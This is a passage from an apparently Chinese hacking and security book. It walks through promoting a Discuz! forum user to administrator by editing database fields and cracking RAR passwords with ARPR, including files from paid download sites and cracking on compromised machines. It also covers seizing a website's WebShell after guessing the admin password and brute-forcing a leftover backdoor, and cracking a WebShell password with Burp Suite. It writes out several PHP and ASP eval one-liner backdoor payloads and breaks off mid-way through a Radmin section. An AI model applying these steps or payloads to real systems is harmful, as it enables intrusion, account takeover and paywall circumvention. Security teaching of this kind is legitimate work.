18	user	402c...	user	...	0	0	10	0	21971	121670643
19	user	402c...	user	...	0	0	10	0	21971	121670643
19	user	6204...	user	...	0	0	10	0	60217	121731624
20	user	402c...	user	...	1	0	10	0	61181	121777330
21	user	c037...	user	...	0	0	10	0	221219	121704510
22	user	1757...	user	...	0	0	10	0	20386	121704510
23	user	6c31...	user	...	0	0	10	0	21187	121704510
24	user	c037...	user	...	0	0	10	0	21824	121845435

图 7-24 查看选定用户的详细注册信息

3. 修改普通用户为管理员用户

在 antian_members 表中将用户“cxb”的“adminid”值由“0”修改为“1”，将“groupid”的值由“12”修改为“1”，然后单击发布按钮使修改生效，至此已经将普通用户“cxb”变成管理员用户。在登录的网页中刷新一下，再次查看用户个人信息，如图 7-25 所示，用户“cxb”的用户组已经升级为“Administrator”，可以行使管理员权限了。




图 7-25 普通用户已经升级为管理员

7.4.4 管理员密码丢失解决方案

如果管理员将密码丢失，会造成很多严重的问题，下面给出管理员密码丢失的解决方案。

1. 修改管理员密码为已知用户密码

使用 MySQL-Front 打开 myuc_members 表后,单击工具条下面的“数据浏览器”按钮,查看 myuc_members 表中的数据,如图 7-26 所示,先将用户“admin”的“password”值复制到本地进行备份,以备出现错误后进行恢复。将已知用户的密码值(“password”中的值)复制到用户“admin”的数据中,以替代原来的值。




图 7-26 修改管理员密码为已知用户密码

2. 修改 salt

在 Discuz! 论坛中，用户的密码不是普通的加密，而是经过变异的加密，因此还需要保证管理员的密码与已知用户的 salt 一致。如图 7-27 所示，将管理员与已知用户的 salt 修改成相同的值。




图 7-27 修改 salt 的值

3. 修改安全问题答案

Discuz! 论坛的登录模块单独设置了安全提问,如图 7-28 所示。一共有 7 个安全提问,用户注册成功后可以在个人中心的“密码和安全问题”中进行设置,每一个安全提问根据答案生成一串 8 位的加密字符串,密码不同,安全字符串也不同。因此,如果要让管理员用户使用普通用户的安全提问,则需要将管理员的“secques”设置成普通用户的“secques”,反之,则需要将普通用户的“secques”设置成管理员的“secques”。如图 7-29 所示,将已知用户的“secques”替换管理员的“secques”,然后使用普通用户的安全提问代替管理员的安全提问进行登录。



图 7-28 安全提问




图 7-29 修改安全提问 secques 值

至此，有关 Discuz! 论坛管理员与普通用户之间的身份转换已经完成，使用修改后的密码和问题答案即可登录。登录后，用户身份为管理员，如图 7-30 所示，可以对论坛系统进行管理。



图 7-30 登录后台进行管理

7.4.5 小结与探讨

本节探讨了 Discuz! 论坛的加密方法,通过实际案例讲解了如何通过操作 MySQL 数据库来更改用户身份,即通过修改普通用户的 adminid、groupid、secques 和 password 的值,可以使“普通用户”变成“管理员”,行使管理员权限。同时,该方法也适用于管理员丢失或者忘记了管理密码的情况。通过该方法可以重新设置密码,并行使管理员权限。

写完本节内容后,笔者又发现该管理员密码可以直接使用 PasswordPro 进行破解,由于篇幅关系就不在本节进行探讨了。

关于 Discuz! 论坛的安全问题还有很多话题,如通过脚本来嗅探或者记录用户名和密码。在 Discuz! 论坛数据库中,用户密码字段生成的是密文,网上也有一些脚本可以直接用来记录用户的登录密码。

7.5 RAR 加密文件的破解

安全意识比较强的人一般都会对文件进行加密,如使用 RAR 自带的加密功能进行加密。当然,网上也有很多提供资料下载的网站,这些网站中绝大部分文件都是采用 RAR 加密的方式来保护资料不被未授权人查看的,要想看资料,必须付费获取 RAR 加密文件的密码。加密不是绝对的,虽然没有什么好的技巧来破解 RAR 加密文件,但是可以通过字典文件、暴力破解及掩码等方式对 RAR 加密文件进行破解。网上有很多破解 RAR 加密文件的软件,笔者感觉最好用的还是 Advanced RAR Password Recovery,该软件运行速度快,设置简单。

7.5.1 设置 Advanced RAR Password Recovery

Advanced RAR Password Recovery (ARPR) 是 Elcomsoft 公司 (<http://www.elcomsoft.com/>) 研发的一款破解由 WinRAR 生成的 RAR 压缩文件密码的软件,最新版本为 3.01。ARPR 可以估算破解密码所需要的时间,还可以中断计算和恢复前次计算,其注册版可以解开长达 128 位的密码,支持可定制的暴力破解及字典破解等。

本案例中使用的是 ARPR 1.11 汉化版,因此直接运行主程序即可。在主界面中对 ARPR 进行设置,如图 7-31 所示,在“优先级选项”设置区选中“后台”单选按钮,并勾选“运行记录到 arpr.log”复选框,然后单击“注册”按钮,输入汉化作者提供的注册码进行注册,最后在“语言”下拉列表中选择“简体中文”选项。



图 7-31 设置 ARPR 1.11

说明

在 ARPR 1.11 中设置自动保存破解结果，如图 7-32 所示，选中“保存项目”复选框，并设置自动保存时间，然后设置一个自动保存的目录。




图 7-32 自动保存破解结果

7.5.2 使用字典文件进行破解

切换到“选项”标签页，在“攻击类型”设置区选中“字典文件”单选按钮。单击“字典文件”选项卡，选择字典文件，然后单击“开始”按钮进行破解，如图 7-33 所示。




图 7-33 使用字典文件进行破解

说明

- (1) ARPR 1.11 只能破解 WinRAR 3.5 及以下版本的文件。要想破解 WinRAR 3.5 以上版本的文件，需要使用 ARPR 3.0。
- (2) 使用字典文件进行破解是最快捷的方式，可以知道破解大概需要的时间。

ARPR 1.11 破解结束后会给出一个“找不到密码”的提示，在该提示中会显示“密码总计”、“时间总计”、“平均速度”等信息，如图 7-34 所示。



图 7-34 破解结果

说明

ARPR 破解 RAR 文件的密码时，会生成一个破解日志记录。直接访问 ARPR 1.11 的目录，打开日志文件 arpr.log，如图 7-35 所示，即可查看破解记录。




图 7-35 查看破解日志

7.5.3 使用暴力破解方式破解密码

在很多情况下，通过字典文件无法成功破解，这时就需要进行暴力破解。如图 7-36 所示，在“攻击类型”设置区选中“暴力攻击”单选按钮，在“长度”标签页分别设置最小密码长度为“1”，最大密码长度为“9”，然后单击“开始”按钮进行破解。



图 7-36 使用暴力破解方式进行破解

说明

ARPR 可以在命令行模式进行破解。命令“arpr.exe /a:b /c:cs /min:2 /max:5 /smartexit test.rar”表示暴力破解 test.rar 文件，最小密码长度为 2，最大密码长度为 5，破解完成后保存结果并退出。关于 RAR 命令行破解参数，读者可以自行参考该软件的帮助文件。

7.5.4 小结

本案例介绍了如何使用字典文件和暴力两种方式来破解 RAR 加密文件。ARPR 可以在 DOS 下进行破解并保存结果，这在网络攻防过程中提供了很大的发挥空间。如果遇到难以破解的 RAR 加密文件，则可以分段在肉机上进行破解。

7.6 一句话密码破解获取某网站 WebShell

一句话后门是 Web 渗透中用得最多的必备工具，目前流行的一句话后门有 ASP、ASP.NET、JSP 和 PHP 4 种类型。

一句话后门利用的实质就是通过执行 SQL 语句、添加或者更改字段内容等操作，在数据库表或者相应字段插入“<%execute request("pass")%>”、“<%evalrequest("pass")%>”、“<?php eval(\$_POST[pass])?>”、“<?php@eval(\$_POST[pass])?>”、“<%@PageLanguage="Jscript"%>”、“<%eval(Request.Item["pass"],"unsafe");%>”等代码，然后通过“中国菜刀”、Lake 一句话后门客户端等工具进行连接。只需要知道上述代码插入的具体文件及连接密码，即可进行一些 WebShell 的操作，是基于 B/S 结构的架构。一句话后门是黑客入侵成功的标志和常用后门，在渗透过程中，如果发现一句话后门，就可以通过对一句话后门进行破解，从而获得网站的权限。

7.6.1 获取后台权限

对某网站进行安全检测。通过 WVS 等扫描工具对目标站点进行扫描，没有发现可以利用的明显漏洞，通过社工猜测出网站管理员 admin 的密码，如图 7-37 所示，成功进入后台。



图 7-37 登录 WordPress 后台

7.6.2 尝试提权

获取管理员权限后,通过查看和编辑页面内容,在页面内容中插入一句话后门代码,如图 7-38 所示,无法保存修改后的文件,该文件及文件夹无写权限。



图 7-38 尝试向网站写入文件

在上传图像模块选择图像文件进行上传，如图 7-39 所示，无法上传文件。与前面一样，文件夹设置了权限，看来 WordPress 的常见提权方法是行不通的。




图 7-39 无法上传文件

7.6.3 列目录及文件漏洞

该目标站点还存在列目录及文件漏洞，如图 7-40 所示，可以查看图像文件等。在“images”文件夹下发现 gif.php 文件，因为该文件可以通过浏览器访问，大小为 27 字节，所以该文件为一句话后门的可能性极高。




图 7-40 列目录及文件漏洞

7.6.4 一句话密码破解

打开 ASP PHP ASPX 一句话密码暴力猜解工具，如图 7-41 所示，在“地址”文本框中输入目标网站地址，发现的一句话后门文件的地址为“http://www.somesite.com/images/gif.php”。选择全部字符，设置位数为“3”，脚本为“php”，单击“破解”按钮，开始对一句话后门进行破解。



图 7-41 对一句话后门密码进行破解

7.6.5 获取目标 WebShell 权限

在“中国菜刀”中新增一个后门记录，输入地址和密码，如图 7-42 所示，成功获取目标站点的权限。




图 7-42 获取目标 WebShell 的权限

7.6.6 小结

通过本次渗透，我们熟悉和掌握了 WordPress 管理员提权的方法。在获取管理员权限后，可以通过修改页面文件插入一句话后门直接获取 WebShell，还可以直接上传后门文件获取 WebShell。

在权限设置严格的情况下，可以通过其他漏洞获取权限，如文件名称和目录信息泄露等。在本例中，找到早期入侵者留下的 Shell，通过破解一句话后门成功获取网站权限。

7.7 使用 Burp Suite 破解 WebShell 密码

Burp Suite 是用于攻击 Web 应用程序的集成平台，其中包含许多工具，并为这些工具设计了许多接口，以加快攻击应用程序的过程。所有的工具都共享一个能处理并显示 HTTP 消息、持久性、认证、代理、日志、警报的强大的、可扩展的框架。Burp Suite 的运行需要 Java 环境的支持。

7.7.1 应用场景

在渗透测试过程中，目标如果被黑客入侵过，在扫描过程中会发现入侵者留下的 WebShell 等，但 WebShell 一般都有密码，如图 7-43 所示。如果能够获取其密码，就能顺利进入目标系统。WebShell 有一句话型的，也有大马型的，本例中为大马。




图 7-43 WebShell 大马

7.7.2 安装与设置

Proxy（代理）是拦截 HTTP/S 的代理服务器，可作为浏览器和目标应用程序的中间人，允许使用者拦截、查看、修改两个方向上的原始数据流。

01 设置代理服务器

确认安装了 Java 环境后，打开浏览器进行设置。对 IE 浏览器，如图 7-44 所示，依次单击“设置”→“Internet 选项”→“连接”→“局域网设置”→“代理服务器”选项，设置地址为 127.0.0.1，端口为 8080。对 Chrome 浏览器，则依次单击“设置”→“高级设置”→“网络”→“更改代理服务器设置”选项进行设置。

02 查看 Burp Suite 代理状态

运行 Burp Suite，依次单击“Proxy”→“Options”选项，如图 7-45 所示，代理端口是 8080，状态为正在运行。为浏览器设置代理后，就可以成功抓取浏览器数据了。



图 7-44 设置 IE 浏览器




图 7-45 查看 Burp Suite 的设置状态

03 拦截设置

在“Proxy”标签页单击“Intercept”标签，然后单击“Intercept is on”按钮，开始进行拦截，如图 7-46 所示。此时，“Intercept is on”按钮会变成“Intercept is off”按钮，单击“Intercept is off”按钮表示关闭拦截。单击“Forward”按钮表示放行，单击“Drop”按钮表示丢弃。




图 7-46 拦截设置

7.7.3 破解 WebShell 的密码

接下来就可以破解 WebShell 的密码了。

01 抓取密码信息

打开目标 WebShell 的地址 `http://127.0.0.1/90sec.php`，先随意输入一个密码，提交后在 Burp Suite 中单击“Forward”按钮对拦截进行放行。Burp Suite 抓到了两个数据包，第一个是浏览器访问 Shell 所发出的 GET 请求包，第二个是输入密码之后发送的 POST 请求包。选中“Method”列为“POST”的记录，单击鼠标右键，在弹出的快捷菜单中选择“Send to Intruder”选项，把第二个 POST 请求包发送到“Intruder”（入侵者）标签页进行破解，如图 7-47 所示。




图 7-47 将包发送到 Intruder 标签页

02 设置密码参数

在“Positions”标签页设置“Attack Type”（功能类型）为默认值“Sniper”，选中Cookie，单击“clear\$”按钮，去掉其中的“\$”符号，然后单击“Add\$”按钮，增加破解密码的参数，如图 7-48 所示。需要将密码前面的值去掉，同时清除 Cookie 内容“ASPSESSIONIDCATBRDTD=EMPJNHNALEHBHIKGGFGENCM”后面的“\$”符号。




图 7-48 设置破解密码的参数

03 设置破解密码字典

单击“Payloads”标签页，这里有密码字典的一些配置项。单击“Clear”按钮清除之前的密码字典设置，然后单击“Load...”按钮，从文件导入密码。如图 7-49 所示，已经导入了密码字典。




图 7-49 设置密码字典

04 设置密码，提交错误过滤信息

单击“Options”标签页，该页主要设置错误信息的过滤规则，也就是说，如果是错误结果的则继续进行破解。这里需要针对不同的情况进行设置。

如图 7-50 所示，单击“Clear”按钮清除默认设置。




图 7-50 设置过滤信息

在 WebShell 地址中输入任意密码，如图 7-51 所示，获取信息错误的反馈页面，并获取错误关键字“密码错误不能登录!”。



图 7-51 获取错误关键字

在“Add”按钮后的文本框中输入关键字并单击该按钮，如图 7-52 所示，密码暴力破解设置完成。




图 7-52 添加过滤关键字

05 破解 WebShell 密码

依次单击“Intruder”→“Start Attack”选项开始进行攻击测试，在攻击响应页面中

可以看到前面所设置的密码发送的每一个请求，在“Status”列会返回状态代码。如图 7-53 所示，密码“00sujung”即为 WebShell 密码。




图 7-53 成功破解 WebShell 密码

状态反馈代码的具体含义如下。

- 200: 返回正常，即服务器接受了我们的请求并返回响应结果，通常说明这个页面是存在的，发送的请求是被允许的。
- 302: 返回错误，即服务器接受了我们的请求，但是需要更多操作来获取返回结果。例如，跳转到新的页面时，因为我们都知 Shell 密码输入后会跳转到响应的功能页面，所以就会产生这样的错误。

06 成功获取 WebShell

在 WebShell 密码框中输入刚才破解出来的密码“00sujung”，成功登录 WebShell，如图 7-54 所示，成功破解 WebShell 密码。



图 7-54 成功获取 WebShell

7.8 Radmin 远控口令攻防全攻略

Radmin 是一款世界知名的远程控制软件，其完全控制、文件传输、Telnet 命令等功能非常好用。在 Radmin 3.0 以前的版本中，杀毒软件都不对其进行查杀，后期，由于黑客和病毒大量使用 R_server 作为媒介，因此将 R_server 作为安全威胁处理。目前，一些以主动防御为主的杀毒软件及防火墙会主动将 R_server 列入黑名单。尽管如此，Radmin 还是深受网络安全爱好者的喜爱。有关 Radmin 的研究，国内安全组织有很多文章和软件作品。例如，Radmin Hash 连接器只要获取 Radmin 的密码 Hash 值，就可以直接进行连接，而不需知道其密码。

本节将从网络攻防的角度介绍 Radmin 软件。通过本节的学习，读者可以掌握很多有关 Radmin 攻击和防护的知识。

7.8.1 Radmin 简介

“Radmin”是“Remote Administrator”的简称，其官方网站（<http://www.radmin.com>）的解释为“PC Remote Control Software and Remote Access Software”（PC 远程控制和远程访问软件）。Radmin 是一款屡获殊荣的远程控制软件，目前新版本为 3.4，它将远程控制、外包服务组件及网络监控整合到一个系统里，提供目前为止最快速、最强健且最安全的工具包。

1. 主要特点

（1）最高工作速度

Radmin 是目前速度最快的远程控制软件，其 Direct Screen Transfer™ 技术采用了视频挂钩内核模式驱动程序，将捕捉率提高到每秒数百次屏幕更新。通过其特别的低带宽优化功能，可以在使用拨号调制解调器和 GPRS 连接的情况下顺利地工作。

（2）最高安全级别

Radmin 以加密模式工作，为所有连接到远程计算机的数据、屏幕图像、鼠标移动和键盘信号采用随机生成的密钥 256 位 AES 强加密，而且可以使用 Windows Security 或 Radmin Security。Windows 安全性支持对特定用户使用不同的权限，或者对主域、可信域和活动目录的用户组使用不同的权限，支持自动使用登录用户凭证和 Kerberos 验证。Radmin 安全性支持对添加到 Radmin Server 访问列表中的用户使用不同的权限。Radmin 用户验证使用新的基于 Diffie-Hellman 的密钥交换机制，密钥长度为 2 048 位。IP Filter 仅允许从特定 IP 地址和网络访问 Radmin Server。通过 Radmin 可以查看添加到

日志文件的 DNS 名称和用户名信息。Radmin 提供了智能防护密码猜测机制，5 次密码登录错误后自动进行延迟。

（3）硬件支持英特尔® AMT 新产品远程控制

Radmin 3.4 支持英特尔®AMT（主动管理技术），它允许进行远程计算机控制（即使是关闭或无法启动操作系统）。可以使用 Radmin 浏览器打开、重新启动和关闭远程计算机。Radmin 还能使用户查看和修改远程计算机的 BIOS 设置，并从本地 CD 或磁盘映像文件启动远程计算机。

（4）全面兼容 Windows 7 新功能

Radmin 3.4 完全支持 Windows 7 32 位和 64 位操作系统，包括用户账户控制和快速用户切换。Radmin 3.4 的服务端支持 Windows 7/Vista/XP/2008/2003/2000（32 位）和 Windows 7/Vista/XP/2008/2003（64 位）操作系统。Radmin 3.4 的浏览器端支持 Windows 7/Vista/XP/2008/2003/2000/Me/98/95/NT4.0（32 位）和 Windows 7/Vista/XP/2008/2003（64 位）操作系统。

（5）操作简单，支持多连接

Radmin 支持被控端以服务的方式运行，支持多个连接和 IP 地址过滤（即允许特定的 IP 地址控制远程机器）、个性化的文档互传、远程关机，支持高分辨率模式、基于 Windows NT 的安全支持和密码保护，以及提供日志文件等。Radmin 目前支持 TCP/IP 协议，应用十分广泛。

2. 软件组成

Radmin 分为服务端（Radmin Server）和浏览器端（Radmin Viewer）两个部分，在早期版本中，这两个部分是集成在一起的，在 Radmin 3.0 以后就将其分开了。浏览器端即 Radmin.exe，服务端即早期的 R_server.exe。在后续版本中增加了一些功能，服务端的名称也进行了更改。服务端主程序由“R_server.exe”更名为“rserver3.exe”，其安装文件路径由“C:\Program Files\Radmin”变为“C:\WINDOWS\system32\rserver30”，共有 25 个主要程序文件。

7.8.2 Radmin 的基本操作

下面介绍 Radmin 的基本操作。

1. 安装浏览器端和服务端

Radmin 服务端和浏览器端的安装方法很简单，只要按照提示进行操作即可。目前该软件的语言以英语为主。

2. 服务端详细设置

01 设置主窗口

依次单击“开始”→“程序”→“Radmin Server 3”→“Setting For Radmin Server”选项，进入 Radmin Server 设置窗口，如图 7-55 所示。Radmin Server 的所有设置都是通过该窗口完成的。在 Radmin 3.0 以前的版本中，还可以通过命令行进行设置。



图 7-55 Radmin Server 设置窗口

02 输入注册码

在设置窗口中单击“Enter license”按钮，在弹出的“License Code”对话框中输入注册码，否则在 30 天试用期结束后，客户端将无法连接服务端，需要输入正确的注册码后才能使用，如图 7-56 所示。

03 设置 Radmin Server 选项

在设置窗口中单击“Options...”按钮，会打开一个选项设置窗口，如图 7-57 所示。在该窗口中，有“General”（普通）、“Miscellaneous”、“IP Filter”（IP 地址过滤）、“Language”（语言）、“Chat Options”（聊天选项）和“Voice Chat Options”（语音聊天选项）六大功能。




图 7-56 输入注册码

